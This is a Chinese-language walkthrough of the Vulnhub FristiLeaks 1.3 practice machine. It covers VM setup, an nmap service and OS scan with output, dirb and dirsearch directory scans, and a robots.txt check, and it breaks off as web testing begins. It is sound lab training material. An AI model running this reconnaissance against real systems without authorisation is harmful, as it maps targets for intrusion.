
Vulnhub-FristiLeaks_1.3
一、靶机搭建

选择扫描虚拟机

选择路径即可
二、信息收集
靶机信息
产品名称:Fristileaks 1.3

作者:Ar0xA

发布日期: 2015 年 12 月 14 日

目标:获取root(uid 0)并读取标志文件     #UID为0,即root权限

难度:初级

说明: 一个为荷兰非正式黑客聚会Fristileaks制作的小型虚拟机。意味着可以在几个小时内破解,而不需要调试器、逆向工程等。。

扫ip
靶机ip:192.168.108.149
扫开放端口
只开放了一个80端口

扫版本服务信息

信息如下:
80/tcp open http Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
指纹探测
nmap 192.168.108.149 -p 80 -sV -sC -O --version-all

信息如下:
运行版本: Linux 2.6.X|3.X|4.X (97%), Drobo embedded (89%), Synology DiskStation Manager 5.X (89%), LG embedded (88%), Tandberg embedded (88%)

OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/h:drobo:5n cpe:/a:synology:diskstation_manager:5.2

Aggressive OS guesses: Linux 2.6.32 - 3.10 (97%), Linux 2.6.32 - 3.13 (97%), Linux 2.6.39 (94%), Linux 2.6.32 - 3.5 (92%), Linux 3.2 (91%), Linux 3.2 - 3.16 (91%), Linux 3.2 - 3.8 (91%), Linux 2.6.32 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.9 (91%)
目录扫描
dirb扫描

dirsearch扫描

信息如下:
http://192.168.108.149/robots.txt

http://192.168.108.149/index.php
三、Web渗透
信息收集
看看80端口,给了个提示,应该在4个小时完成

访问之前扫描出来的robots.txt,给了下面的提示

逐个访问都是下面的提示
